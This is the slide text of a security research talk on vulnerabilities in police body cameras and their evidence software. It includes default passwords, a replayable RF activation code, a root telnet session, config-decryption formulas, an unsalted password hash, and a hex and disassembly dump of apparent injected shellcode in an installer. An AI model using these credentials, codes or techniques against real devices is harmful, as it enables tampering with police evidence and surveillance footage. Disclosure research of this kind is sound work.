



Simple. Powerful. Precise.

Ride Along Adventures - Critical Issues with Police Body Cameras

Josh Mitchell Principal Cybersecurity
Consultant

“The material and opinions expressed are solely my own and do not express the views or opinions of my employer.”

- Introduction
- Technology Overview
- Specific Models (1-5)
- Industry Wide Issues
- Impact
- Questions





Josh Mitchell *Principal Cybersecurity Consultant*

- 11+ Years in RE, Exploit Dev and Vulndisco
- Background in Electronic Warfare
- Found some bugs...wrote some 0day
- USAF, Defence Contractor, Commercial
- At Nuix I research complex computer security issues

- Multiple Manufactures
 - Digital Ally, Motorola, PatrolEyes, etc.
- Variety of Technologies
 - WiFi, Bluetooth, GPS, NFC
 - GSM, proprietary RF comm
- Design
 - Transparency vs secrecy
 - Feature vs vuln



- Desktop / Cloud
 - Blended storage
 - Drivers
 - Authentication
- Docking Station
 - Embedded
- Smartphone
 - In-the-field annotations



- Essentially a Thumb Drive
 - With camera and remote
- Advanced Plus Manufacturer
- Remote Activation
 - 433MhZ
 - Rtl_433 ID as smoke detector
- Replay with hackrf / rfcatt




The special reset function


This body camera has a special reset button on the left top corner. If the camera was crashed suddenly, press the button to reset it. The body worn camera then shut down. And if you press power, it will start again normally.





- Simple OOK/ASK
 - Trivial replay
 - 111001011110001001100001
 - Lets be annoying
- FCC




- Many Issues...
- eCos RTOS
- WiFi Works!
 - FIRE-CAM
 - 00000000
- HTTP & RTSP Servers




- HTTP Server Features
 - GET / PUT / DELETE
 - Device config files
 - Video / Voice / Pictures
- Totally Unprotected....
- Upload HTML



- Components
 - Smartphone application
 - Desktop software
 - Firmware
- Mid-level Architecture Sophistication
- Smartphone
 - Livestream & view saved videos
- Desktop Software for Upload



- Desktop Software
 - CamManager
- Admin and General User
 - 888888 / 000000
- Password Exactly 6 Char
 - DMT10.dll
- SSID Can't Change
 - AMBA_BOSS
- Missing Mitigations




```
{
if ( hModule
&& (u6 = GetProcAddress(hModule, "VerifyPassword")) != 0
&& !((int (__cdecl *)(int, CHAR *, int))u6)(dword_40B98C, &String, dword_40B990) )
{
u7 = CWnd::GetDlgItem(u1, 1002);
u8 = SendMessageW(*(HWND *)u7 + 8), 0x147u, 0, 0) == 1;
if ( hModule
&& (u9 = GetProcAddress(hModule, "SetPassword")) != 0
&& !((int (__cdecl *)(int, CHAR *, BOOL))u9)(dword_40B98C, &u35, u8) )
{

```

- Smartphone application
- Playstore:
 - linkineyes: com.fusionnext.camera
- Interact with Device
 - View saved videos
- Live stream

- Linux 2.6.38.8
- JSON Message Server 7878
- RTSP & DNS
- Very Similar to GoPro
 - Check out, “gopro or gtfo” presentation
 - Wish I would have found that earlier
- Interesting Feature??!?

- Root Telnet



```
root@kali: ~/Desktop/oc-p-pro
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/oc-p-pro x sc-dv10.py = (~/Desktop/sc-... x root@kali: ~/Desktop/digital... x fiveoh.py (~/Desktop/five_oh... x root@kali: ~/Desktop/oc-p-pro x

/tmp # ls
ls
cgiskit
disk
dnsmasq.pid
fuse
/tmp # exit
exit
root@kali:~/Desktop/oc-p-pro# telnet 192.168.42.1
Trying 192.168.42.1... Host
Connected to 192.168.42.1.
Escape character is '^]'. 192.168.42.1

buildroot login: root
~ # cd /tmp/fuse_d/
DCIM/
~ # cd /tmp/fuse_d/DCIM/100MEDIA/
/tmp/fuse_d/DCIM/100MEDIA # ls
fuse_a      hostapd.conf  log           wifi_loaded
fuse_d      192.168.42.1 mjpeg        wifi_mac
fuse_z      lib           run          wifi_start.sh
hostapd     libliveV-T4 -O -F --utmp light 192.168.42.1


Nmap 7.25BETA1 ( https://nmap.org ) at 2018-08-06 16:36 EDT
Nmap scan report for 192.168.42.1
Host is up (0.31s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
System Volume Information/

000000_000000_20180802150832_0002_N.MP4 000000_000000_20180802151833_0004_N.MP4 000000_000000_20180802152833_0006_N.MP4
000000_000000_20180802151333_0003_N.MP4 000000_000000_20180802152333_0005_N.MP4 000000_000000_20180802153333_0007_N.MP4
```


- Architecturally Different
 - Device is a client
- Components
 - Desktop software
 - Smartphone application
 - Firmware
 - Docking station
- Event Triggers
- Minimal Bundle




- VuVault
 - Many features
 - Has not arrived yet
- Min Installer (Digital Ally Viewer)
 - C#
 - dnSpy
 - ILSpy
 - Output files
 - WumConfig.txt, deviceconfig
 - *.daz, *.mtd, *.vm2



- WumConfig
 - Decrypt: $(\text{char} \wedge 129 + \sim(\text{offset} * 21 + 1)) \& 0xFF;$
- Deviceconfig
 - Decrypt: $\text{char} \wedge 0x88$

```
0001
2C2468701B2631DCE7F29DE4D00B2B324A683883B
4ABD4EFE2002B2D4132799BADBE8890F730153C62
51688ADEBAC1FD14043D5E0A618BDAE58D9EA24
95A630C1D22368DE1F39AA3AE1D37315A2436DEF6
A1D9E9BB5E201461544CCEADBADDFA622300A667
247CAD5FA8F93B848537F0C1427C8D1E290E4FA1C
063D5B4529CFC694B5DFFC033327104F53AFEB9
4FCD1A9353525436577A6A4B8D6A3C8310C71
```

```
\N=00000000|Server=someserver,port=0|
FtpUser=username,pw=70617373776f7264,port=21,dir=|
SSID=ssid,WPAESK=77706170617373,Channel=0,AuthMode=WPA2P
SK,EncryptType=AES;
```



- [illegible]

```

.text:01006842 ; Attributes: library function
.text:01006842
.text:01006842 public _WinMainCRTStartup
.text:01006842 _WinMainCRTStartup proc near
.text:01006842 call security_init_cookie
.text:01006842 jmp _tmainCRTStartup
.text:01006847 _WinMainCRTStartup endp

```

```

.text:01006D20
.text:01006D20 public start
.text:01006D20 start
.text:01006D20 pusha
.text:01006D21 call $+5
.text:01006D26 pop eax
.text:01006D27 xor ax, ax
.text:01006D2A push eax
.text:01006D2B mov ebx, eax
.text:01006D28 add eax, 105D000h
.text:01006D32 add ebx, 1140h
.text:01006D38 push ecx
.text:01006D39 push ecx
.text:01006D3A push ecx
.text:01006D3B push eax
.text:01006D3C push ecx
.text:01006D3D push ecx
.text:01006D3E call dword ptr [ebx]
.text:01006D40 pop edi
.text:01006D41 nop
.text:01006D42 add edi, 6B42h
.text:01006D48 jmp edi
.text:01006D48 start
.text:01006D48

```

File: Settings 1

Viewer: install_create_thread.o

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers...	Characteristics
00000278	00000280	00000284	00000288	0000028C	00000290	00000294	00000298	0000029A	0000029C
Byte[]	Dword	Dword	Dword	Dword	Dword	Word	Word	Word	Dword
.text	0000A214	00001000	0000A200	00000400	00000000	00000000	0000	0000	00000020
.data	0000225C	0000C000	00000000	00000200	00000000	00000000	0000	0000	C0000040
.rsrc	01D40000	0000F000	01D4C000	00000800	00000000	00000000	0000	0000	40000040
.reloc	00000C00	01C5C000	00000000	01C58000	00000000	00000000	0000	0000	42000040
.ahooks	00001000	01C5D000	00001000	01C58000	00000000	00000000	0000	0000	60000020

This section contains:



- Input Directory
- Resource Directory
- Relocation Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Address
- Quick Disassembler
- FileMaker
- Resource Editor
- UPX Utility

Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Anc31



```

00000000 PC 88 82 00 00 00 60 89 85 31 C0 64 8B 5A 30 8B 88 81348F08
00000010 53 8C 8B 52 14 8B 72 28 8F 87 4A 26 31 FF AC 9C 88 81F8F8 3535-
00000020 43 7C 62 2C 20 C1 CF 0D 01 C7 82 F2 62 57 8B 52 81 81 C80988
00000030 18 8B 4A 7C 8B 4C 11 78 82 48 01 01 01 01 01 01 01 01010101
00000040 01 D3 8B 49 18 83 3A 49 8B 3A 8B 01 D6 31 FF AC 0178 1A48 019-
00000050 C1 CF 0D 01 C7 18 8D 75 9A 03 7D 9F 38 75 24 75 A2 C88888 318
00000060 84 18 8B 58 24 01 D3 64 8B 0C 4B 8B 58 1C 01 D3 A3832 018888 0
00000070 8B 14 8D 01 D0 49 44 24 24 5B 8B 41 59 5A 51 8F 84 8B8181 8229
00000080 8D 5F 5F 5A 8B 12 8B 8D 5D 68 33 32 00 0B 68 77 A_24e 3612 bw

```




- Activation
 - Requires VuVault
- Sideload Config Files
- Frida
 - Haven't had the time :(



- Binwalk
- Simple Structure
 - Crc32
 - Tar
 - gzip
- /media/sd1/log
- Gui
 - Very interesting

```
vagrant@ionic-android:~/bwc_apk/digitalally/firmware/test/_firmware.r.extracted/_1A819C.extracted/mdvr$ ls
ascii.mcm  da_splash.avi  encode  full_power  gui  irqk.ko  musb_hdrc.ko  scripts.tar.gz
cmemk.ko  dm365mmap.ko  ffmpeg  genio.ko  img_sensor_ctrl  keypad.ko  process_server  sdio_busdriver.ko
conf  edmak.ko  fsck  g_file_storage.ko  install.sh  launcher  release  sdio_davinci_hcd.ko
vagrant@ionic-android:~/bwc_apk/digitalally/firmware/test/_firmware.r.extracted/_1A819C.extracted/mdvr$ ls conf/
deviceconfig  eventids  userids  vehicleids  WUMCONFIG.TXT
vagrant@ionic-android:~/bwc_apk/digitalally/firmware/test/_firmware.r.extracted/_1A819C.extracted/mdvr$ ls release/
build_check.sh  instructionSet_per  reload_open_stack.sh  start_driver.sh  tadm_per  ttls.cfg  wifi_set
detection_check.sh  Module.symvers  rsi_client.ko  stop_driver.sh  taim  uninstall_driver.sh  wpa2.cfg
install_driver.sh  peap0.cfg  rsi_master.ko  supp.sh  taim_per  unloadstack.sh  wpa.cfg
instructionSet  peap1.cfg  sim.cfg  tadm  tls.cfg  wifi_settings.cfg  wpa_cli
```




```
stream = fopen(&DEBUG_LOG_FILE, "a");
if ( stream )
{
    fprintf(
        stream,
        "[%s-%s-%d][%04d-%02d-%02d %02d:%02d:%02d:%03d] ",
        ".../cfg_wum.c",
        "WUM_Create",
        320,
        v95->tm_year + 1900,
        v95->tm_mon + 1,
        v95->tm_mday,
        v95->tm_hour,
        v95->tm_min,
        v95->tm_sec,
        v80);
    fprintf(stream, "ENTER...%s\n", filename);
    if ( fteol(stream) > 0x100000 )
```

- Components
 - Smartphone application
 - Desktop software
 - Docking station & cloud
 - Firmware
- Upper-level Architecture Sophistication
- Smartphone
 - Livestream & view media
- Desktop Software for Upload & Verification



- SQL Fat Client
 - AdminApp
 - User configuration and assignment
 - ClientApp
 - Video upload and editing
 - ImportExportTool
 - Export DB config



Officers
Cameras
Videos

Showing Video for the Last 7 Days

File Name	Date of Record	Date of Upload	Officer	Duration	Signature
2018-08-02_20-09-42.AVI	2018/08/02 20:09:42	2018/08/02 15:55:05	Supervisor	00:26:31	Digital Signature Valid
2018-08-02_17-04-58.AVI	2018/08/02 17:04:58	2018/08/02 15:54:28	Supervisor	00:00:12	Digital Signature Valid
2018-08-02_16-26-10.AVI	2018/08/02 16:26:10	2018/08/02 15:54:28	Supervisor	00:00:06	Digital Signature Valid
2018-08-02_14-37-26.AVI	2018/08/02 14:37:26	2018/08/02 15:54:27	Supervisor	01:12:00	Digital Signature Valid
2018-08-02_14-36-46.AVI	2018/08/02 14:36:46	2018/08/02 15:52:48	Supervisor	00:00:12	Digital Signature Valid
2018-08-02_14-35-20.AVI	2018/08/02 14:35:21	2018/08/02 15:52:47	Supervisor	00:01:08	Digital Signature Valid
2018-08-02_13-51-18.AVI	2018/08/02 13:51:19	2018/08/02 15:52:45	Supervisor	00:01:36	Digital Signature Valid
2018-07-26_13-41-54.AVI	2018/08/01 21:35:57	2018/08/01 21:43:51	Supervisor	00:00:00	Digital Signature Valid

Filter

Filtering by officer
 Filtering by officer ID
 Filtering by category
 Filtering by case number
 Filtering by comment

☐ Enable filtering by officer
 Officer: Supervisor

> >> < <<

Add Details
Show More Videos
Play Video
Make Copy

- Program Files (x86)\VIEVU
 - Main install folder
- ProgramData\VIEVU\Firmware
 - Downloads multiple devices
- ProgramData\VIEVU\VIEVU VERIPATROL Server
 - FileStorage – downloaded media
- Users\blah\VIEVU\VIEVU VERIPATROL
 - Admin or client
 - Cached videos

- Domain Credentials
 - Not database credentials
- Exports Database
 - All users
 - Videos
- SHA 1
 - Unsalted (123456)

```
- <User userId="3">  
  <role>2</role>  
  <login>super</login>  
  <password>7c4a8d09ca3762af61e59520943dc26494f8941b</password>  
  <name>Supervisor</name>  
  <storageName/>  
  <active>True</active>  
  <forceToChangePassword>False</forceToChangePassword>  
  <allowViewAllVideos>True</allowViewAllVideos>  
  <viewLockdownVideos>True</viewLockdownVideos>  
  <canUseMobileApp>True</canUseMobileApp>  
  <deleteVideoInAdmin>True</deleteVideoInAdmin>  
  <loginAttempts>0</loginAttempts>  
  <badgeNumber/>  
  <resetSecurityQuestions>False</resetSecurityQuestions>  
  <useADAuth>False</useADAuth>  
</User>
```

- ffmpeg
 - Version 2.1.4 ~122 CVE's
 - Plays uploaded videos
 - Extracts thumbnails

```
Command Prompt

C:\Program Files (x86)\VIEVU VERIPATROL\Bin\FFmpeg>ffmpeg.exe
ffmpeg version N-60959-g669043d Copyright (c) 2000-2014 the FFmpeg developers
  built on Feb 27 2014 22:04:36 with gcc 4.8.2 (GCC)
  configuration: --disable-static --enable-shared --enable-gpl --enable-version3 --disable-w32threads --enable-avisynth
--enable-bzlib --enable-fontconfig --enable-frei0r --enable-gnutls --enable-iconv --enable-libass --enable-libbluray --e
--enable-libcaca --enable-libfreetype --enable-libgsm --enable-libilbc --enable-libmodplug --enable-libmp3lame --enable-lib
pencore-amrnb --enable-libpencore-amrwb --enable-libopenjpeg --enable-libopus --enable-librtmp --enable-lbschroedinge
--enable-libsoxr --enable-lbspeex --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvo-aacenc --
enable-libvo-amrwbenc --enable-libvorbis --enable-libvpx --enable-libwavpack --enable-libx264 --enable-libx265 --enable-
libxavs --enable-libxvid --enable-zlib
  libavutil      52. 66.100 / 52. 66.100
  libavcodec     55. 52.102 / 55. 52.102
  libavformat    55. 33.100 / 55. 33.100
  libavdevice    55. 10.100 / 55. 10.100
  libavfilter     4.  2.100 /  4.  2.100
  libswscale     2.  5.101 /  2.  5.101
  libswresample  0. 18.100 /  0. 18.100
  libpostproc   52.  3.100 / 52.  3.100
  type fast Audio and Video encoder
  usage: ffmpeg [options] [[infile options] -i infile]... {[outfile options] outfile}...
```

- Digital Signatures??!?

Admin

File View Help

VIEVU

Officers Cameras Videos Master Log Server Setup

Showing Video for the Last 7 Days

File Name	Date of Record	Date of Upload	Officer	Duration	Signature	Category	Case Number	Comment
2018-08-02_20-09-42.AVI	2018/08/02 20:09:42	2018/08/02 15:55:05	Supervisor	00:26:31	Digital Signature Valid			
2018-08-02_17-04-58.AVI	2018/08/02 17:04:58	2018/08/02 15:54:28	Supervisor	00:00:12	Digital Signature Valid			
2018-08-02_16-26-10.AVI	2018/08/02 16:26:10	2018/08/02 15:54:28	Supervisor	00:00:06	Digital Signature Valid			
2018-08-02_14-37-26.AVI	2018/08/02 14:37:26	2018/08/02 15:54:27	Supervisor	01:12:00	Digital Signature Valid			
2018-08-02_14-36-46.AVI	2018/08/02 14:36:46	2018/08/02 15:52:48	Supervisor	00:00:12	Digital Signature Valid			
2018-08-02_14-35-20.AVI	2018/08/02 14:35:21	2018/08/02 15:52:47	Supervisor	00:01:08	Digital Signature Valid			
